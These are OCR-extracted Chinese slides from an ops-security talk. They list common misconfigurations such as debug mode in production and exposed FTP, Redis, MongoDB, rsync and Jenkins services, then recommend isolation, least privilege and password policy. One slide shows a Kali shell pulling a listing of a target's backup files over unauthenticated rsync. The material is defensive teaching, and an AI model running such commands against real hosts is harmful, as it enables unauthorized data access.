
No ANY DEBUG in production enviroment

II. 运维安全之殇

- 躺过的那些坑 - "Sensitive"
  - Others

II. 运维安全之殇

- 躺过的那些坑 - "Sensitive"
  - Others




II. 运维安全之殇

- 躺过的那些坑 - More
  - FTP、Redis、MongoDB、**RSync**、Backup、Jenkins

```
root@kali:~# rsync -avz .167::f2e/backup
receiving incremental file list
drwxr-xr-x          4,096 2015/07/22 05:33:38 backup
drwxr-xr-x          4,096 2014/10/13 04:11:09 backup/auto_auto_supplies_test
drwxr-xr-x          4,096 2014/10/13 06:17:17 backup/auto_auto_supplies_test/inc
-rw-r--r--          2,572 2014/10/13 04:11:09 backup/auto_auto_supplies_test/inc/inc.6.
tar.gz
-rw-r--r--          2,573 2014/10/13 05:46:42 backup/auto_auto_supplies_test/inc/inc.7.
tar.gz
-rw-r--r--          2,570 2014/10/13 05:56:44 backup/auto_auto_supplies_test/inc/inc.8.
tar.gz
-rw-r--r--          2,568 2014/10/13 22:04:08 backup/auto_auto_supplies_test/inc/inc.9.
tar.gz
```


II. 运维安全之殇

- 躺过的那些坑 - More
  - FTP、Redis、MongoDB、RSync、Backup、Jenkins



II. 运维安全之殇

- 躺过的那些坑 - case_2
  - XXXX 内网漫游/任意登陆



Wiki, OA, SVN, Github, etc...

II. 运维安全之殇

- 躺过的那些坑 - How

- 访问控制
  - 三网隔离
- 权限控制
  - 最小权限
- 密码策略
  - 强度要求
  - 更换周期
- 漏洞跟踪
  - 定期排查
  - 及时修复

II. 运维安全之殇

- 木桶原理 - 不能忽视的安全隐患

“安全是一个整体，保证安全不在于地方有多强大，
而是要找到自己薄弱的地方”

II. 运维安全之殇

“未知攻，焉知防”

☺ Q&A

DevOpsDays 即将首次登陆中国

DevOps 之父 Patrick Debois 与您相约

DevOpsDays 北京站 2017年3月18日

门票早鸟价仅限前100名，请从速哟

http://2017-beijing.devopsdayschina.org/

想第一时间看到
高效运维社区公众号
的好文章吗？

请打开高效运维社区公众号，点击右上角小人，如右侧所示设置就好

Thanks

高效运维社区

开放运维联盟

荣誉出品